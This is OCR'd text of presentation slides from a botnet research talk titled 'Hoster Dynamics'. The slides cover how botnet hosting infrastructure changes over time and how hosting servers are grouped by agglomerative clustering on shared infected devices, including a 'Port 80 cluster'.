
Hoster Dynamics

Looking at hoster behavior over time

- Botnet owners need to update their infrastructure to stay ahead of unstable infrastructure, takedown attempts or blocklists.
- In cases that the different operations of a botnet are delegated to different infrastructure, we might be able to observe connections between the old and updated parts.
- In the case of competing botnets that also use infected devices to scan, we may see a link between their hosting servers and the infected devices.

Hoster Dynamics

Plotting interactions over time




Hoster Dynamics

Clustering

- We utilize the interconnectedness to identify clusters of interest
- This helps us to gain a better understanding of how the ecosystem actually changes over time.
- We create a matrix based on the number of shared infectors between hosting servers and perform Agglomerative Clustering.

Clustering based on connections




Port 80 cluster

Port 80 cluster details

